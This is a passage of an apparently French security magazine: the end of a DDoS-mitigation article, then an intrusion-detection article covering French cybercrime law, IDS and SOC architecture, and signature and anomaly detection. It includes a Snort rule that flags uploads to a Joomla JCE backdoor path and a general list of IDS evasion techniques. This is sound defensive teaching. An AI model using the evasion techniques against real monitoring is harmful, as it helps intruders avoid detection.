Sur les réseaux d'opérateurs, les systèmes en dérivation n'ont pas d'impact notable sur la latence, ce qui tombe bien, puisque c'est l'un des objectifs de ce type de déploiement. En cas d'attaque, la latence peut atteindre plusieurs dizaines de millisecondes. Il faut toutefois considérer que d'une part cette latence n'est applicable qu'aux flux malveillants, détournés vers les systèmes de blocage, et que d'autre part ces plateformes traitent des attaques dont les volumes sont 10 ou 100 fois ceux traités par les IPS et WAFs auxquels nous faisons référence dans le paragraphe précédent. C'est la raison pour laquelle les équipements en lignes déployés sur les réseaux d'opérateurs peuvent accroître la latence de quelques 100 millisecondes. L'exploit étant déjà qu'ils résistent à l'attaque...

Enfin les solutions cloud... C'est là le deuxième inconvénient de ce type de solutions. Le flux étant détourné vers une plateforme tierce il est nécessaire de rajouter le temps de transit. En revanche, le dimensionnement de la plateforme de protection étant calculé pour soutenir des attaques massives, cette latence reste quasiment constante dans le cas d'une attaque qui ne ciblerait qu'une seule des infrastructures protégées. Bref, tout bien pesé, comptez quelques dizaines de millisecondes.

Conclusion

Il n'y a pas de solution de prévention des DDoS simple, peu coûteuse et sans impact sur l'architecture et/ou les performances. C'est comme ça.

Néanmoins, il reste erroné de dire qu'il n'y a pas de solutions du tout. Ces dernières existent pour certaines depuis près de dix ans et les évolutions en termes de qualité de détection, de rapidité de réaction et de performances sont évidentes. Donc à partir du moment où l'on sait ce qu'on fait on devrait pouvoir s'en sortir... ▮

LA DÉTECTION D'INTRUSION : UNE APPROCHE GLOBALE

Alain BERNARD – alain.bernard1@gmail.com / @abernard1

mots-clés : DÉTECTION / INTRUSION / ATTAQUE / IDS / ÉVÈNEMENT / ALERTE

Chaque année, le nombre d'incidents et d'attaques ne cesse d'augmenter. Quelles que soient les méthodes d'intrusion utilisées par les attaquants, elles évoluent rapidement et aucun système d'information n'est sûr à 100 %. Beaucoup de travaux traitent du sujet de la détection d'intrusion en temps réel sous l'angle des systèmes IDS dits « passifs ». Sur la même échelle de temps et le même spectre d'analyse (un paquet, une requête), nous trouvons également des systèmes dits « actifs » de prévention d'intrusion (IPS, WAF) qui bloquent le trafic suspect. Il faut préciser que ces sondes IDS/IPS servent à détecter des tentatives d'intrusion, mais pas au sens d'attaques réussies. Elles remontent des événements en temps réel et visent à identifier de manière proactive ou réactive des comportements malveillants. Les plus efficaces d'entre elles peuvent inclure, dans leur mécanisme d'alerte, une information liée au succès de l'attaque.

1 Un cadre juridique et de sécurité de l'information

1.1 Les enjeux de la sécurité des systèmes d'information

Les risques d'atteinte aux données et aux systèmes informatiques selon des critères de disponibilité, d'intégrité et de confidentialité constituent les enjeux de la sécurité des systèmes d'information. Des simples défacements de sites web (lesquels se multiplient **[1]**) aux attaques synchronisées contre des infrastructures complexes, l'échelle des possibles s'élargit et aucune voie ne doit être écartée en termes de détection d'intrusion.

Par le passé, les attaques informatiques exploitaient majoritairement des failles systèmes ou réseaux. Aujourd'hui, le nombre de vulnérabilités applicatives reste élevé et les délais entre la découverte d'une vulnérabilité et son exploitation ont diminué fortement. L'exploitation de vulnérabilités informatiques comme celles décrites par le top 10 OWASP **[2]** vise à porter atteinte à l'intégrité ou la disponibilité du système d'information avec la possibilité de contamination virale.




Fig. 1 : Nombre de vulnérabilités de sécurité par année [3]

De nouvelles vulnérabilités sont découvertes, mais non rendues publiques par leurs inventeurs (connues sous le nom d'exploit zero-day) et font l'objet d'un commerce souterrain lucratif entre organisations et pirates informatiques.

Les attaquants peuvent scanner un nombre important de machines à la recherche de ces vulnérabilités. Une fois la faille applicative découverte, la machine peut être infectée par un code malveillant (le ver) qui se propagera par copie de lui-même à des milliers de machines et ce, dans un laps de temps très court. En 2003, le ver SQL Slammer (code informatique de 376 bytes) contenu dans un seul paquet UDP exploitait une vulnérabilité de

Microsoft SQL Server. Il s'est propagé très rapidement (moins de 10 minutes) sur le réseau Internet. Il a eu des conséquences néfastes sur certains réseaux d'opérateurs (surcharge de bande passante et trafic réseau ralenti ou interrompu) et de nombreuses infrastructures critiques dont le système était vulnérable. Au total, ce sont 200.000 serveurs qui ont été infectés dans le monde avec un impact tant sur le plan de la productivité que financier. En réaction, il ne restait plus qu'au fournisseur de transit de poser une ACL (filtrer 1434/udp) pour éviter de perdre son réseau et enrayer la propagation du ver.

D'après le rapport APWG **[4]** portant sur le second semestre de l'année 2012 des activités de détection et de lutte contre le phishing, 123.486 attaques de phishing ont été observées à travers le monde. Le nombre d'attaques est en augmentation constante : 83.462 au second semestre 2011 et 93.462 au premier semestre 2012. Selon le rapport, cette augmentation s'explique par le fait que les fraudeurs ciblent tout particulièrement les serveurs virtuels partagés sur des hébergements mutualisés. Ces serveurs virtuels partagés agissent comme un effet de levier. Le principal danger réside sans doute dans le développement du phénomène des machines « zombies » ou des serveurs sous hébergement « freehost » et leur constitution en « botnets ». Fin 2012 et pour 2013, les hébergements mutualisés ont été pris majoritairement pour cible par les attaquants. Ces fermes de serveurs hébergeant du cPanel et des CMS comme Wordpress ou Joomla, ont permis de constituer un réseau botnet et perpétrer des attaques DDos, du type itsoknoproblembro **[5]** contre les banques américaines. Au total, ce sont 10.000 à 100.000 serveurs compromis qui ont servi à toutes sortes d'activités malveillantes comme du DDos, la distribution de codes malveillants (ver, virus, chevaux de Troie et autres menaces) et bien sûr du phishing. Ces serveurs sont le plus souvent exposés à des vulnérabilités applicatives et à des mots de passe trop faibles.

Le Google Online Security Blog **[6]** rapporte qu'approximativement, 12 à 14 millions de requêtes de recherche par jour, conduisent à des sites compromis. Un grand nombre de ces sites web sont dits légitimes et libèrent un code malveillant pour infecter le poste client du visiteur. Cette attaque appelée « Drive-by download » exploite une vulnérabilité dans le navigateur pour exécuter un code malveillant sur le poste du visiteur, et ce à son insu.




Fig. 2 : Séquences AVI et impacts métier.

Le danger réside également dans le développement par certains pays des capacités de lutte informatique offensive (LIO) et en premier lieu des techniques virales sophistiquées. Ces pays n'hésitent pas à les mettre en œuvre à des fins d'espionnage étatique et économique (vol de propriété intellectuelle, de données financières, etc.). La mondialisation génère de nouvelles menaces et dangers visant les États, les infrastructures critiques et les services stratégiques financiers, socio-économiques, etc.

En avril 2013, le Livre blanc sur la défense et la sécurité nationale **[7]** précise que les cyberattaques « constituent une menace majeure, à forte probabilité et à fort impact potentiel », que cet impact de sécurité lié aux « tentatives de pénétration de réseaux numériques » sont les vols d'informations à des fins d'espionnage au sein des systèmes d'information de l'État ou ceux des entreprises. Ces intrusions sont quotidiennes. C'est par des mesures législatives et réglementaires que ces grandes entreprises nationales ou privées, qualifiées « opérateurs d'importance vitale » et qui exploitent des infrastructures critiques (banques, transport, énergie, etc.) auront à prendre « les mesures nécessaires pour détecter et traiter tout incident informatique touchant leurs systèmes sensibles ».

En termes d'atteinte à l'image de l'entreprise, ces intrusions sont amenées à être médiatisées. Par exemple, l'année 2011 a été marquée par l'attaque ciblée sur le ministère de l'Économie et des Finances de Bercy ou celle contre la société RSA Security spécialisée dans le domaine de l'authentification forte **[8]**.

1.2 Les contraintes légales

Jusqu'en 1986, peu de textes de loi réglementent le piratage informatique ou ce que l'on qualifie aujourd'hui de cybercriminalité. L'absence de répression pénale spécifique à ces actes posait des problèmes aux juristes. De nos jours, s'introduire sans autorisation dans un système de traitement automatisé de données, le détourner ou s'en servir pour un flux de données sortant, sont des actes délictueux et réprimés au pénal.





Fig. 3 : L'intrusion et les atteintes aux SI.

C'est la loi dite Godfrain du 5 janvier 1988, n°88-19, relative aux atteintes aux Systèmes de Traitement



Automatisés de Données (STAD) qui préfigure en la matière. Son objectif est de protéger les systèmes d'information (confidentialité, intégrité, disponibilité des données) et de réprimer la fraude informatique. On ne retrouve aucune définition du STAD dans le Code Pénal. L'Assemblée Nationale a refusé de figer l'état du droit en donnant une définition. La jurisprudence se réfère donc à la définition proposée par le Sénat : « Tout ensemble composé d'une ou plusieurs unités de traitement, de mémoires, de logiciels, de données, d'organes d'entrées-sorties et de liaisons qui concourent à un résultat déterminé ».

Lorsque l'on fait référence à la réglementation en lien avec à la détection d'intrusion, on pense à la loi Godfrain et aux articles 323-1 à 323-7 C. pén. qui définissent et répriment l'intrusion sur un système d'information.

En droit pénal, pour que l'imputabilité soit admise, il faut qu'il y ait un élément moral (un accès sans droit et en connaissance de cause) ou une volonté consciente et délibérée de commettre l'élément matériel de l'infraction (un accès non autorisé suivi d'un maintien dans le STAD). Force est de constater que les systèmes de traitement automatisé de données sont aujourd'hui au cœur d'un contentieux pénal et font l'objet d'interprétations jurisprudentielles :

- Le piratage informatique ou l'intrusion sur des systèmes informatiques avec accès et maintien frauduleux dans tout ou partie d'un système de traitement automatisé de données (art. 323-1 C. pén.) ;

  En octobre 2012, le tribunal correctionnel de Rennes, dans l'affaire de la Banque de France a relaxé le prévenu qui après avoir saisi un mot de passe au hasard (123456), s'était introduit sur un serveur vocal non identifié ayant permis l'accès à un menu technique sensible. La loi incrimine le maintien irrégulier dans un système de la part de celui qui y serait entré par inadvertance, ou de la part de celui qui, y ayant régulièrement pénétré, se serait maintenu frauduleusement. Or, en l'absence de preuve de la volonté de s'introduire sur un système d'information protégé (art. 323-1 C. pén. reprenant les accès « frauduleux ») et sans message d'information spécifique ou blocage technique particulier marquant nettement que l'accès au SI était réservé, l'intrusion n'a pas été qualifiée.
- Nuire au fonctionnement, ajouter, modifier ou détruire des données (art. 323-2 et 323-3 C. pén.) ;

  Rares sont les cas de jurisprudence en France qui traitent des attaques par déni de service.

  Le 15 novembre 2011, la cour d'appel de Bordeaux a renvoyé M. Cédric M. des fins de la poursuite pour des attaques en déni de service sur le serveur informatique de la société C-Discount. D'une part, les compétences de l'attaquant ont démontré l'absence de volonté de bloquer le système. D'autre part, le nombre insuffisant de connexions générées durant un temps limité au regard des ressources du serveur d'hébergement ont démontré l'absence de preuves d'une entrave et d'une perturbation sensible sur le site web de la victime.
- L'utilisation des outils logiciels ou matériels destinés au piratage (art. 323-3-1 C. pén.) ;

  L'introduction volontaire d'un programme « sniffer » dans un système de traitement automatisé de données ainsi que l'introduction frauduleuse de données dans ce même système ont été jugées comme des délits par le tribunal de grande instance de Paris **[9]** au titre des articles 323-3 et 323-3-1 C. pén.
- Participer à « un groupement formé ou à une entente établie » de pirates (art. 323-4 C. pén.) ;

  La plupart des jurisprudences basées sur cet article précisent que « l'entente » doit se concrétiser par un ou plusieurs faits matériels (e.g. échange d'informations) ayant pour finalité de commettre des atteintes à un système informatique.
- Les peines complémentaires et la responsabilité des personnes morales (art. 323-5 et 323-6 C. pén.) ;
- La tentative des délits prévus par les articles 323-1 à 323-3-1 est punie des mêmes peines (art. 323-7 C. pén.).

  Cette notion de « tentative » pose un vrai problème de preuve. Suite à une plainte contre X du Garde des Sceaux, la cour d'appel de Rennes a relaxé le 30 avril 2009, un prévenu pour intrusion dans le STAD. Ce dernier avait mené une attaque par injection de code SQL sur la base de données ORACLE pour en « déceler » les failles de sécurité. La cour d'appel a rendu un arrêt d'espèce faute de preuves suffisantes.

  Depuis le 21 juin 2004, la loi dite Godfrain a été renforcée par la loi n°2004-575 pour la confiance dans l'économie numérique (LCEN) qui a aggravé les peines.

Concernant la responsabilité du représentant légal de l'entreprise, elle pourrait être recherchée, au titre du délit de manquement à la sécurité et des articles 226-15, 226-16 C. pén. et suivants relatifs à l'atteinte au secret des correspondances et aux libertés individuelles. Ainsi, l'article 226-15 limite les actes de surveillance qui pourraient être engagés pour garantir la sécurité du réseau informatique.

En matière de détection d'intrusion, il est parfois délicat d'apprécier les actions techniques à mener tout en restant dans le respect du droit et sans exposer sa propre responsabilité ou celle du représentant légal de l'entreprise. En cas d'intrusion avérée et du dépôt d'une plainte, les journaux d'activité doivent être recevables en termes de preuve. Leur contenu et leur existence doivent être valables aux yeux d'un juge. Tout système de traitement automatisé de données contenant des données à caractère personnel doit faire l'objet d'une déclaration préalable auprès de la CNIL (Commission Nationale de l'Informatique et des Libertés) en fonction de la finalité du traitement des données concernées. On pense donc aux journaux de connexions, de sécurité d'un IDS ou d'un pare-feu qui doivent faire l'objet d'une attention toute particulière si les adresses IP permettent de remonter jusqu'à l'individu. L'article 2 de la Directive européenne 2006/24/CE, concernant le traitement des données à caractère personnel et la protection de la vie privée dans le secteur du commerce électronique inclut l'adresse IP dans les données à caractère personnel. Toutefois la question demeure confuse en France et aucune jurisprudence ne vient confirmer de façon claire et entière ce point.

Dans la recherche des traces d'intrusion, on identifie rapidement le dernier « rebond » avant intrusion. À ce niveau, on peut solliciter la bienveillante collaboration de l'administrateur distant, mais toute mesure offensive qui consisterait à pirater le site de rebond pour identifier l'origine de l'attaque, mettrait l'entreprise dans l'illégalité au titre de l'article 323-1 C. pén. et alinéas suivants. À ce sujet, le concept de vigilantism (auto-défense) que l'on retrouve chez les anglo-saxons entre en contradiction avec les réglementations nationales.

Deux autres problématiques viennent s'ajouter : celle du lieu de commissionnement du délit et celle du lieu d'implantation de la ressource investiguée (e.g. serveur web hébergé sur une solution de stockage Cloud). On pourrait imaginer le scénario suivant où une entreprise française est victime d'une intrusion effectuée depuis un État de l'Afrique centrale et dont les ressources compromises sont sur le territoire américain. Le dépôt de plainte par la victime pourra aisément s'effectuer sur le territoire français, mais l'analyse des supports et la recherche du ou des auteurs, indépendamment des possibilités techniques, devra prendre en compte la territorialité et les différents régimes juridiques des États concernés par cette intrusion. L'enquêteur ne pourra pas accéder aux données. Il devra localiser précisément les adresses IP du ou des serveurs à l'origine de l'intrusion. Pour obtenir les données, il devra solliciter la conservation de celles-ci (point de contact H24/7 sous la gérance du G8 ou Interpol) et disposer d'une commission rogatoire internationale adressée aux autorités américaines pour se les faire remettre.

2 Un cadre technique et architectural

2.1 Description d'un système de détection d'intrusion

Dans le domaine de la standardisation des IDS, le groupe de travail IDWG (*Intrusion Detection Exchange Format*) de l'IETF (*Internet Engineering Task Force*) décrit un modèle d'architecture d'un système de détection d'intrusion.




Fig. 4 : Architecture IDWG d'un système de détection d'intrusion.

Comme illustré dans la figure 4 (vue macroscopique) **[10]**, l'architecture IDWG d'un système de détection d'intrusion contient des capteurs qui collectent les données brutes vues comme une suite d'octets (reflet direct d'une activité) depuis une source de données (interface réseau, journaux système, etc.), détecte les événements et les envoient à un analyseur. Un ou plusieurs capteurs associés à un analyseur constituent l'environnement d'une sonde de détection d'intrusion. L'analyseur est un processus chargé de filtrer et de qualifier les événements. Il lève une alerte si un événement est intéressant (*Event of Interest* ou EOI) au regard de la sécurité du système d'information. Ce peut-être l'ouverture inattendue d'une session Telnet, les entrées des fichiers de journaux système qui retracent un utilisateur qui tente d'accéder à des fichiers dont il n'a pas les droits d'accès ou des échecs de connexion répétés, etc. Les alertes (et donc les événements associés) sont transmises de l'analyseur vers le gestionnaire d'alertes (manager) qui notifie un opérateur humain (console de supervision, trappe SNMP, envoi d'un e-mail). Les événements doivent être convertis dans un format de message d'alertes (e.g. IDMEF) avant d'être transmis. Cette normalisation est nécessaire pour homogénéiser les alertes indépendamment des modèles de sondes et des sources de données. L'opérateur de sécurité valide les alertes et met en place des contre-mesures appropriées (réponses) qui peuvent être automatisées. L'administrateur sécurité (composante humaine) configure la sonde et le gestionnaire d'alertes conformément à la politique de sécurité. Il est à noter que l'opérateur et l'administrateur peuvent être la même personne.

Dans le cadre d'un environnement réel, il n'y a pas d'architecture type. Certains IDS vont combiner ces entités fonctionnelles dans un seul module. D'autres solutions vont s'appuyer sur des applications externes pour compléter le système de détection d'intrusion (e.g. Suricata **[11]**).

Tous les équipements de sécurité (pare-feu, systèmes de détection d'intrusion, etc.) ou les systèmes et équipements réseau (routeurs, serveurs, etc.) d'un système d'information susceptibles de remonter des événements, vus comme des signaux, permettent de construire une perception de l'état du système d'information et donc participent à la détection d'intrusion. Tous ces événements qui se présentent sous la forme de données brutes doivent pouvoir faire l'objet d'un pré-filtrage à la source avant d'être triés et qualifiés par le moteur de corrélation. Ainsi, certains événements inscrits dans les journaux du système d'exploitation et des applications peuvent être écartés de l'analyse. À titre d'exemple, la trace d'une élévation de privilèges avec la commande « `su -` » sur les horaires de présence des administrateurs systèmes, n'aura pas besoin d'être surveillée.

Une architecture globale de supervision peut également être construite autour d'une solution très structurante comme le SOC (*Security Operation Center* ou centre opérationnel de sécurité). Le SOC permet non seulement de couvrir un large spectre de données provenant de différentes sources (modules IDS/IPS, pare-feu, routeur, postes de travail, application, serveur, équipement

réseau, etc.), mais aussi d'avoir une vision globale de la sécurité du système supervisé.

L'architecture SOC est composée d'une base de connaissance de toutes les informations relatives à l'infrastructure réseaux et systèmes (e.g. les adresses IP, les noms des machines, les applications installées sur chaque machine et leur version, etc.) et des vulnérabilités (systèmes d'exploitation, applications, réseaux, etc.) qui pourraient être exploitées par un attaquant pour s'introduire dans le système. Ces informations structurelles permettent de coupler une information d'état telle que la vulnérabilité d'un serveur à une information d'action telle que la détection de cette attaque à destination du serveur en question.

Avant de configurer les sondes, de concevoir des règles d'analyse et de corrélation des alertes, il est nécessaire d'évaluer à chaque changement du système à superviser et à chaque nouvelle vulnérabilité découverte, le niveau de sécurité d'une l'infrastructure IT.

Cette évaluation permet de déterminer si une intrusion sur le système est possible et si elle peut s'avérer critique. L'évaluation de la criticité d'un événement est une des opérations les plus difficiles dans la mesure où elle prend en compte, d'une part, l'importance de la ressource cible et, d'autre part, l'impact de l'attaque sur cette ressource. Les tests d'intrusion font partie intégrante de cette évaluation et participent à améliorer la qualité du diagnostic.

Le SOC va également tenir compte des aspects de la politique de sécurité en termes de contrôle d'accès (e.g. l'authentification des administrateurs) et d'opérations autorisées (e.g. le scan de ports depuis une adresse IP spécifique dans le cadre d'un audit de sécurité). Tout autre comportement traité par les sondes sera alors vu comme une tentative d'intrusion.

2.2 Les technologies d'analyse et leurs limites

En tant que moteur d'analyse, les méthodes de détection sont au cœur des technologies de détection d'intrusion. Elles analysent les informations au sein d'un flux de données qu'elles surveillent et remontent des alarmes dès qu'elles détectent un trafic malveillant. Les différentes méthodes de détection peuvent être étudiées selon deux approches : l'approche par scénario et l'approche comportementale (appelée aussi détection d'anomalies).

L'approche par scénario se base sur la connaissance des attaques connues et des vulnérabilités. Cette méthode, basée sur la reconnaissance de signatures d'attaques, consiste à détecter toute action qui n'est pas explicitement identique aux motifs caractéristiques d'une d'attaque connue comme acceptable. La recherche de motifs (à partir d'algorithmes de « pattern matching ») dans les en-têtes et les données utiles des paquets réseau est la forme la plus courante de détection par scénario. Le motif est représenté par une chaîne de caractères.

L'exemple trivial qui suit est une signature extraite de la base de règle Snort. Cette règle permet d'analyser la chaîne précisée par le champ « content » et détecter l'exploitation d'une vulnérabilité critique liée à l'extension JCE (*Joomla! Content Editor*).

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Attaque Joomla";
flow:established,to_server; content:"/editice/images/stories/0day.php"; nocase)
```

La chaîne de caractères correspondant à l'URL permet d'introduire une porte dérobée (« 0day.php ») par la méthode POST sur le serveur web.

Il existe d'autres méthodes d'approches par scénario, parmi lesquelles on peut citer les systèmes experts en détection d'intrusion ou les réseaux de Petri (RdP) colorés pour décrire de façon plus naturelle des événements reliés entre eux et permettre aux administrateurs systèmes et réseaux d'écrire leurs propres signatures d'attaques.

Voici un exemple simple de RdP où quatre tentatives de connexion infructueuses dans la minute déclenchent une alerte **[12]** :




Fig. 5 : Quatre échecs d'authentification en une minute.

Ainsi, la transition n'est validée et son franchissement n'est possible que s'il y a un jeton dans la place en amont et si la tentative de connexion a échoué. Le temps correspondant à la première tentative de connexion infructueuse est stocké dans le jeton de la variable t1. La transition en S5 et une différence de temps entre t2 et t1 inférieure ou égale à 60 secondes déclenchent une alerte.

Les méthodes de détection à base de signatures s'apparentent en termes de fonctionnalités aux scanners de virus qui peuvent détecter tous les modèles d'attaques connus. Pour détecter les événements malveillants, il est nécessaire de posséder une base de données de signatures de toutes les attaques connues et leurs variantes. Elle devra être actualisée et enrichie de façon régulière à défaut d'entraîner des faux négatifs.

L'approche par scénario est facile à contourner, car seules les attaques connues seront détectées. Un attaquant pourra alors exploiter des encodages de caractères différents ou jouer sur la représentation des données (les espaces, les fins de lignes, la représentation des répertoires, etc.) et ainsi déguiser son attaque afin qu'elle ne soit pas détectée.

D'autres techniques d'évasion classiques comme la fragmentation IP, la segmentation TCP, ainsi que les types d'invalidité (somme de contrôle incorrecte, taille de fenêtre TCP invalide, etc.) ou les flux de données chiffrées permettent de déjouer la capacité d'un IDS à détecter une activité malveillante. Aujourd'hui, les IDS/IPS implémentent des préprocesseurs qui permettent de reconstruire correctement les couches du modèle OSI, de détecter automatiquement les protocoles et d'étudier

les négociations SSL/TLS. Cependant, les piles TCP/IP présentent de nombreuses caractéristiques différentes selon les systèmes d'exploitation et l'attaquant peut jouer de ces différences d'interprétation des RFC.

Enfin, lorsque le nombre de signatures est élevé et le trafic réel est important (de quelques centaines de Mb/s à quelques Gb/s **[13]**), la mise en correspondance de chaînes de caractères (ou expressions régulières) à la totalité ou à une partie des données peut s'avérer consommatrice en termes de performance et d'utilisation des ressources système (entrées/sorties, temps processeur).

L'approche comportementale ou détection d'anomalies consiste à mesurer une déviance par rapport à un modèle de comportements légitimes. C'est aussi l'une des méthodes de détection les plus courantes. Il s'agit tout simplement d'ignorer tout ce qui est « normal » et déclencher une alerte si l'événement s'écarte de la « normale ». Un détecteur d'anomalie fonctionne avec l'hypothèse que les événements malveillants diffèrent des actions normales (ou légitimes). Ainsi, les attaques sont détectées avec la découverte de ces différences. Les détecteurs d'anomalies créent des profils à partir des données recueillies du système observé (utilisateurs, applications, flux réseaux, etc.) sur une période appelée « phase d'apprentissage ». Un profil est caractérisé par une métrique (variable quantitative X décrivant un comportement légitime sur une période de temps donnée) et un modèle statistique (détecter si le nombre d'occurrences X correspond à la valeur de X déjà observée) ou probabiliste. Ensuite, les détecteurs collectent les événements et utilisent une variété de mesures afin de déterminer à quel moment l'activité surveillée, dévie d'une façon significative au modèle de comportement « normal ». Auquel cas, une alerte est déclenchée.

L'ensemble des activités intrusives est croisé uniquement avec l'ensemble des activités dites anormales. Puisque le comportement « normal » peut dévier de façon brusque (e.g. installation d'une nouvelle application) et que la portée du modèle ne peut couvrir l'ensemble des comportements possibles d'un système d'information, ce modèle génère de nombreux faux positifs et faux négatifs. En outre, il sera facile pour un attaquant de faire dévier graduellement son comportement du comportement normal. Ses actions, assimilées par le modèle à un profil utilisateur, ne seront alors pas détectées.

2.3 L'exploitation des données à traiter

La complexité et la singularité des gros réseaux sont très difficiles à appréhender par l'expertise humaine. Selon la taille et la topologie du réseau, la configuration des sondes et leur emplacement, il n'est pas rare de voir des milliers d'alertes par jour et par sonde. Dans ce cas, il est humainement impossible de distinguer les tentatives d'attaques réussies ou bien les faux positifs (événement détecté comme une attaque alors qu'il ne s'agit pas d'un réel événement d'intrusion). Pour gérer un tel volume et pour séparer le bon grain de l'ivraie, la corrélation d'alertes doit permettre de réduire le nombre d'alertes soumis à l'opérateur tout en améliorant la qualité de son diagnostic et lui permettre de suivre l'attaque dans son contexte global.




Fig. 6 : Les technologies et ses limites.

2.3.1 Réduction du volume d'alertes

Plusieurs raisons peuvent expliquer le volume important d'alertes. D'une part, les sondes génèrent un pourcentage important de faux positifs, que la sonde soit positionnée à l'extérieur d'un pare-feu, dans une zone démilitarisée ou dans le réseau interne. Un capteur (ou générateur d'événements) placé à l'extérieur d'un pare-feu offre un emplacement intéressant. Cela permet au capteur d'intercepter toutes les attaques en provenance du réseau Internet. Par contre, la sonde sera exposée à un grand nombre d'attaques par balayage (ex. : inondation de SYN dans le trafic TCP), générées par des outils automatisés et multipliera les alertes. La réduction des faux positifs imputable à l'algorithme de détection de la sonde passe inévitablement par l'amélioration des techniques de détection, mais cette amélioration sera à fortiori coûteuse en termes de performance (temps d'analyse ou dans la mesure où les analyseurs diffèrent d'un IDS à un autre, montée en charge par ajout de composants logiques à l'architecture). Cela passera également par la communication des données contextuelles entre les sondes et une analyse toujours plus fine des fausses alertes par l'administrateur sécurité ce qui le conduira à modifier, voire désactiver certaines règles et signatures de détection. C'est l'exemple des serveurs mandataires web internes à l'infrastructure qui dans leur fonctionnement normal établissent de nombreuses connexions TCP/IP sur une fenêtre de temps très courte. Dès lors, ce comportement, s'il n'est pas intégré dans la configuration des sondes, peut être assimilé à une activité intrusive (un balayage d'adresses IP) et détecté par l'IDS comme une alerte de sécurité alors que le trafic est légitime et dirigé vers le WAN.

D'autre part, les sondes multiplient la quantité globale d'alertes et par conséquent contribuent à l'excès d'alertes. La corrélation implicite d'alertes qui consiste à mettre en évidence des relations intrinsèques entre les alertes va permettre de réduire les grandes quantités d'alertes générées par les systèmes de détection d'intrusion. Plusieurs approches coexistent :

- La récurrence : certaines attaques (e.g. le déni de service) se caractérisent par des événements répétés. Une sonde qui associera une alerte à chaque événement sera à l'origine d'alertes récurrentes. Une fonction de corrélation implémentée au niveau du gestionnaire d'alertes permettra de fusionner ces alertes.
- La redondance : malgré des événements très disparates, les alertes remontées par plusieurs sondes peuvent concerner une même attaque. La corrélation des alertes peut provenir aussi bien du réseau que des équipements qui le peuplent. Ainsi, la signature d'une requête malicieuse adressée à un serveur web peut être détectée dans un paquet (capteur agissant au niveau des envois TCP) et dans une entrée d'un fichier journal applicatif (capteur agissant au niveau applicatif).
- L'agrégation : certaines alertes partagent une série d'attributs similaires. Ce peut être le type d'attaque, l'adresse IP source et de destination qui caractérisent une attaque. La similarité entre les alertes sur une fenêtre de temps sera le produit des similarités entre ces attributs. Ainsi, lors d'une attaque en déni de service réparti, l'adresse IP de destination et le type d'attaque auront un taux de similarité proche de 100% pour l'ensemble des alertes. Par contre, l'adresse IP source aura un taux proche de 0%. Ces alertes seront agrégées pour un traitement spécifique.

2.3.2 La connaissance des scénarios d'attaque

L'anatomie d'une intrusion est formée de scénarios d'attaque de plus en plus complexes, variés et constitutifs de plusieurs sous-attaques. Identifier un comportement caractéristique d'une progression sur un arbre d'attaque pour atteindre un même objectif (augmentation de privilèges, vol d'informations, dénis de service, etc.) est une autre composante de la détection d'intrusion. Pour cela, nous avons besoin de lier dynamiquement des événements aux stratégies d'attaque globale afin de fournir une surveillance des intrusions qui soit à la fois proactive et réactive.

